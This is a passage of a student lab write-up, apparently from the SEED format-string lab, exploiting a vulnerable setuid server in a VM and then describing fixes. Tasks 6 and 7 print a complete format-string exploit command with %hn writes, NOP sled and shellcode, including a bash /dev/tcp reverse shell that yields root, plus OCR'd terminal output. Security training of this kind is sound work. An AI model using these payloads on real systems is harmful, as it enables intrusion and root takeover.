already printed. We use %hn instead of %n which works same as %n but the job gets done faster since the value changed is only 2 bytes.

Task 6: Inject Malicious code into the Server Program.


SEEDUbuntu (beforeremovels) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
9:04 PM
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
00000000000000040404040????????????????1?Phbashh////h/
bin??1?Ph-ccc??1?Rhile h/myfh/tmph/rm h/bin??1?QRPS??1?
1??
The value of the 'target' variable (after): 0x11223344
[10/23/19]seed@VM:~/FormatString$ cd /tmp
[10/23/19]seed@VM:/tmp$ ls
config-err-Pquk0D
systemd-private-f131379e0c2c403aa317dd408cecbd65-colord
.service-gnsYPW
systemd-private-f131379e0c2c403aa317dd408cecbd65-rtkit-
daemon.service-iHPnl1
pport_test.1
Terminal
[10/23/19]seed@VM:/tmp$
Right Ctrl


SEEDUbuntu (beforeremovels) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
En 9:06 PM
Segmentation fault
[10/23/19]seed@VM:~/FormatString$ cd /tmp
[10/23/19]seed@VM:/tmp$ ls
config-err-Pquk0D
systemd-private-f131379e0c2c403aa317dd408cecbd65-colord.service-gnsYPW
systemd-private-f131379e0c2c403aa317dd408cecbd65-rtkit-daemon.service-iHPnl1
unity_support_test.1
[10/23/19]seed@VM:/tmp$ touchls
touchls: command not found
[10/23/19]seed@VM:/tmp$ touch myfile
[10/23/19]seed@VM:/tmp$ ls
config-err-Pquk0D
myfile
systemd-private-f131379e0c2c403aa317dd408cecbd65-colord.service-gnsYPW
systemd-private-f131379e0c2c403aa317dd408cecbd65-rtkit-daemon.service-iHPnl1
unity_support_test.1
[10/23/19]seed@VM:/tmp$ cd /home
[10/23/19]seed@VM:/home$ ls
Right Ctrl



Observation:


The created file in temp folder is deleted after inputting the format string.


Explanation:


In the format string the return address is 0xbffff09c, we therefore take another address that is 2 bytes above to store our values using %hn. The starting address of the message is 0xbffff0a0 we add 936 hex to that. This value lands us on one of the NOP instructions which eventually lands us on the malicious code. We use 23%x to reach the input buffer. We use 8 as modifier for the first 22 %x to print 22*8 characters.The decimal value of 0xbfff is 49151.Therefore 12(addresses and @@@@)+176+w=49151. Therefore w=48936. The last 2 bytes are created by subtracting the NOP(return address – 936) address and 0xbfff in decimal which is 12637. WE then use the shellcode to delete the file.


.

Task 7:Getting a reverse shell


SEEDUbuntu (beforeremovels) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
9:36 PM
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000004040404040000000000000000000000001@Phbashh////h/
bin@@1@Ph-ccc@@1@Rh2>&1h<&1 h70 0ht/70hlhoshlocahtcp/hd
ev/h > /hh -ih/bash/bin@@1@QRPS@@1@1@@
The value of the 'target' variable (after): 0x11223344
Right Ctrl



SEEDUbuntu (beforeremovels) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
9:36 PM
[10/23/19]seed@VM:~$ echo $(printf "\x9e\xf0\xff\xbf@@@
@\x9c\xf0\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.4
8963x%hn%.12637x%hn$(printf "\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\
x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89
\xe0\x31\xd2\x52\x682>&1\x68<&1 \x6870 0\x68t/70\x68lho
s\x68loca\x68tcp/\x68dev/\x68 >/\x68h -i\x68/bas\x68/b
in\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\
xc0\xb0\x0b\xcd\x80")| nc -u 127.0.0.1 9090
^C
[10/23/19]seed@VM:~$ echo $(printf "\x9e\xf0\xff\xbf@@@
@\x9c\xf0\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.4
8963x%hn%.12637x%hn$(printf "\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\
x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89
\xe0\x31\xd2\x52\x682>&1\x68<&1 \x6870 0\x68t/70\x68lho
s\x68loca\x68tcp/\x68dev/\x68 > /\x68h -i\x68/bas\x68/b
in\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\
xc0\xb0\x0b\xcd\x80")| nc -u 127.0.0.1 9090
Right Ctrl



9:36 PM
Terminal
Connection from [127.0.0.1] port 7070 [tcp/*] accepted
(family 2, sport 35932)
root@VM:/home/seed/FormatString#
The value of the 'target' variable (after): 0x11223344



Terminal
11:15 PM
[10/23/19]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted
(family 2, sport 35932)
root@VM:/home/seed/FormatString# id
root@VM:/home/seed/FormatString# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/FormatString#
System Settings

We have obtained reverse shell from the server by changing the shellcode but using a similar format string for the addresses and the return address. Since this is a setuid program which helped us with address it also gave us the root shell.

Task 8: Fixing the problem


Terminal
En
11:18 PM
[10/23/19]seed@VM:~$ cd FormatString
[10/23/19]seed@VM:~/FormatString$ gedit server.c
[10/23/19]seed@VM:~/FormatString$ sudo sysctl -w kernel
.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[10/23/19]seed@VM:~/FormatString$ gcc -z execstack -o s
erver server.c
[10/23/19]seed@VM:~/FormatString$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
%s%s%s%s%s
The value of the 'target' variable (after): 0x11223344
Terminal


Terminal
En
11:19 PM
[10/23/19]seed@VM:~$ echo %s%s%s%s%s | nc -u 127.0.0.1
9090
Firefox Web Browser



The warning we got initially by the compiler was a countermeasure warning of gcc which notified us that there is a mismatch between the specifier and the arguments. We did not have any specifiers. Hence we change the code to (%s,msg) which prints the string it receives as it is.

Another countermeasure is non executable. This way even if the developer makes a mistake, the malicious string will not execute as the stack has been marke to not execute any input. This is default in gcc

The 3rd countermeasure is address randomization, which makes it tough to predict address of the stack and not easy to place code on the stack to execute. Also default in gcc